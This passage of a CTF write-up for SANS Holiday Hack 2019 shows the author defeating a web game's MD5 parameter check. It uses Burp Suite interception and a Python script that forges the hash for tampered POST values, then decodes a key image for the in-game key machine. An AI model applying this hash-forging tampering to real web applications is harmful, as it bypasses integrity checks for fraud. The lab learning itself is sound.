
When we compare the hard-mode parameters with the previous medium-mode parameters, we see that a hash parameter is now being used – it has a 32-character hash that visually looks like an MD5 hash. When we looked at the form in medium-mode, the hash parameter simply contained the string "HASH". Perhaps the hash value is used as a check to make sure we aren't tampering with the parameters.

Just to try it, let's edit the hash parameter back to "HASH", edit the "distance remaining" parameter back to 7999, then try again.



Didn't work – there must be something deeper to this. Let's restart the game and switch over to Burp Suite to track when we get that hash.


When the initial purchase page is loaded, it comes with a pre-initialized status container with a status in it:




Let's hit the Buy button.

The game loads the first status page, which contains the same data as seen in our status. The same hidden status container (with the same data and hash value) is loaded, as expected.

Let's hit the Go button and look at what the page sends the server:




We see that the parameters are a mirror of the status container, including the hash. The response contains the recalculated status with a new hash:




After experimentation, it becomes clear that all of the game actions function in the same way – the parameters are protected with a hash, and the calculations are performed on the server.

Since we need some hints, let's go back and rewatch Chris Elgee's talk titled "Web Apps: a Trailhead".

Following along with the presentation, we see that the example game in the talk is very much like the game we are playing now, including when the server-side validation makes it harder to hack the game. During the discussion, we see some source code on the right-hand side of the screen during the talk:



All of the parameter names and data seen in the talk's example code look very much like what we have here, and we see that the code is computing an MD5 hash by adding numeric status items together. Let's see if we can reverse-engineer the same hash function in python. Let's kick-start our script by harvesting HTML of out of Burp Suite that contains the status information. We'll then use that text to build variable names for our script.



Paste our harvested text into a file that we can use to feed some slice-and-dice bash commands. My approach will be to quickly turn these HTML fields into Python dictionary key/value pairs.

Here is our starter text:

```
root@kali:~/holidayhack2019# cat rawstatus.txt
    <input type="hidden" name="difficulty" class="difficulty" value="2">
    <input type="hidden" name="money" class="difficulty" value="1500">
    <input type="hidden" name="distance" class="distance" value="0">
    <input type="hidden" name="curmonth" class="difficulty" value="9">
    <input type="hidden" name="curday" class="difficulty" value="1">
    <input type="hidden" name="name0" class="name0" value="Lila">
    <input type="hidden" name="health0" class="health0" value="100">
    <input type="hidden" name="cond0" class="cond0" value="0">
    <input type="hidden" name="cause0" class="cause0" value="">
    <input type="hidden" name="deathday0" class="deathday0" value="0">
    <input type="hidden" name="deathmonth0" class="deathmonth0" value="0">
    <input type="hidden" name="name1" class="name1" value="Dop">
    <input type="hidden" name="health1" class="health1" value="100">
    <input type="hidden" name="cond1" class="cond1" value="0">
    <input type="hidden" name="cause1" class="cause1" value="">
    <input type="hidden" name="deathday1" class="deathday1" value="0">
    <input type="hidden" name="deathmonth1" class="deathmonth1" value="0">
    <input type="hidden" name="name2" class="name2" value="Lila">
    <input type="hidden" name="health2" class="health2" value="100">
    <input type="hidden" name="cond2" class="cond2" value="0">
    <input type="hidden" name="cause2" class="cause2" value="">
    <input type="hidden" name="deathday2" class="deathday2" value="0">
    <input type="hidden" name="deathmonth2" class="deathmonth2" value="0">
    <input type="hidden" name="name3" class="name3" value="Ryan">
    <input type="hidden" name="health3" class="health3" value="100">
    <input type="hidden" name="cond3" class="cond3" value="0">
    <input type="hidden" name="cause3" class="cause3" value="">
    <input type="hidden" name="deathday3" class="deathday3" value="0">
    <input type="hidden" name="deathmonth3" class="deathmonth3" value="0">
    <input type="hidden" name="reindeer" class="reindeer" value="2">
    <input type="hidden" name="runners" class="runners" value="2">
    <input type="hidden" name="ammo" class="ammo" value="10">
    <input type="hidden" name="meds" class="meds" value="2">
    <input type="hidden" name="food" class="food" value="100">
```

Now that we have our file, let's turn the lines into something we can paste into a dictionary variable. Here we've used the "sed" utility to strip out and edit various superfluous strings, leaving key/value pairs that we can use.

```
root@kali:~/holidayhack2019# cat rawstatus.txt | sed 's/^.*name=//' | sed 's/ class.*value=/:/' | sed
's/>//'
"difficulty":"2"
"money":"1500"
"distance":"0"
"curmonth":"9"
"curday":"1"
"name0":"Lila"
"health0":"100"
"cond0":"0"
"cause0":""
"deathday0":"0"
"deathmonth0":"0"
"name1":"Dop"
"health1":"100"
"cond1":"0"
"cause1":""
"deathday1":"0"
"deathmonth1":"0"
"name2":"Lila"
"health2":"100"
"cond2":"0"
"cause2":""
"deathday2":"0"
"deathmonth2":"0"
"name3":"Ryan"
```

```
"health3":"100"
"cond3":"0"
"cause3":""
"deathday3":"0"
"deathmonth3":"0"
"reindeer":"2"
"runners":"2"
"ammo":"10"
"meds":"2"
"food":"100"
root@kali:~/holidayhack2019#
```

Now use those lines to create a python script that computes an MD5 hash. We'll experiment with the script until we can reproduce the hash that we see coming from the website.

After some experimentation it works! We find out that we don't actually need all of the status items, just some of them. Here is the basic script we'll use to help us win:

```
root@kali:~/holidayhack2019# cat trailhash.py
import hashlib

status = {
#"difficulty":2,
"money":1500,
"distance":0,
"curmonth":9,
"curday":1,
#"name0":"Lila",
#"health0":100,
#"cond0":0,
#"cause0":"",
#"deathday0":0,
#"deathmonth0":0,
#"name1":"Dop",
#"health1":100,
#"cond1":0,
#"cause1":"",
#"deathday1":0,
#"deathmonth1":0,
#"name2":"Lila",
#"health2":100,
#"cond2":0,
#"cause2":"",
#"deathday2":0,
#"deathmonth2":0,
#"name3":"Ryan",
#"health3":100,
#"cond3":0,
#"cause3":"",
#"deathday3":0,
#"deathmonth3":0,
"reindeer":2,
"runners":2,
"ammo":10,
"meds":2,
"food":100
}

sum = 0

for key in status:
  if type(status[key]) is int:
    sum += status[key]

print(str(sum))

m = hashlib.md5()
```


```
m.update(bytes(str(sum), 'utf8'))
print(m.hexdigest())
```

This is the output of the script.

```
root@kali:~/holidayhack2019# python3 trailhash.py
1626
bc573864331a9e42e4511de6f678aa83
root@kali:~/holidayhack2019#
```

Since we are able to reproduce the hash, let's try it with a fresh game.


Get into hard mode and click Go to get on the road. Now intercept the next POST in Burp Suite so we can harvest the outbound data for our script, then we'll manually edit the outbound POST with a new distance and hash.




Change the distance to 7999 in the python script, match up the other values from the intercepted status, then run it.

```
root@kali:~/holidayhack2019# python3 trailhash.py
9625
fd348179ec677c5560d4cd9c3ffb6cd9
root@kali:~/holidayhack2019#
```


Edit the new distance and hash back into the POST data.




After editing in the new data, forward the POST in Burp Suite.



It works! Our final reference code is 35298A8A48687DE83DF4A72E5E26C0DB.




We stop by to speak with Minty again.



Minty asks if we've played with the key grinder in her room (we have). She also tells us to look out for someone walking around with a key. She hints that sometimes we can see it in the network tab of the browser console.


After wandering around awhile we go back into Minty's room. The same shadowy figure runs into the closet, but we can see his image archived in the network tab:




It's Krampus, and he's wearing a key! Let's get to work on duplicating that key.

First let's download the image of Krampus, then we'll go back to Deviant's talk to find the URL where we can obtain his key templates.


We find the link to the key templates in his presentation slides:



https://github.com/deviantollam/decoding is the primary location of all of the key decoding material, and https://github.com/deviantollam/decoding/tree/master/Key%20Decoding is where the images reside:




After we download all of the decoding images, we open our Krampus image in the image processing application gimp and rotate the key horizontally. Here we are at 400% zoom:



Now let's look at our overlay images to see if one of them visually matches the key that Krampus is wearing.

We'll choose the Schlage, because the key head looks just like the Krampus key. Overlay the template on top of the key image, and it looks like this:



There are six pins. From left to right, our estimate on the matching depths is 1, 2, 2, 5, 2, 0.

Let's make a key. We sneak back into Minty's dorm room and put our settings into the key machine:

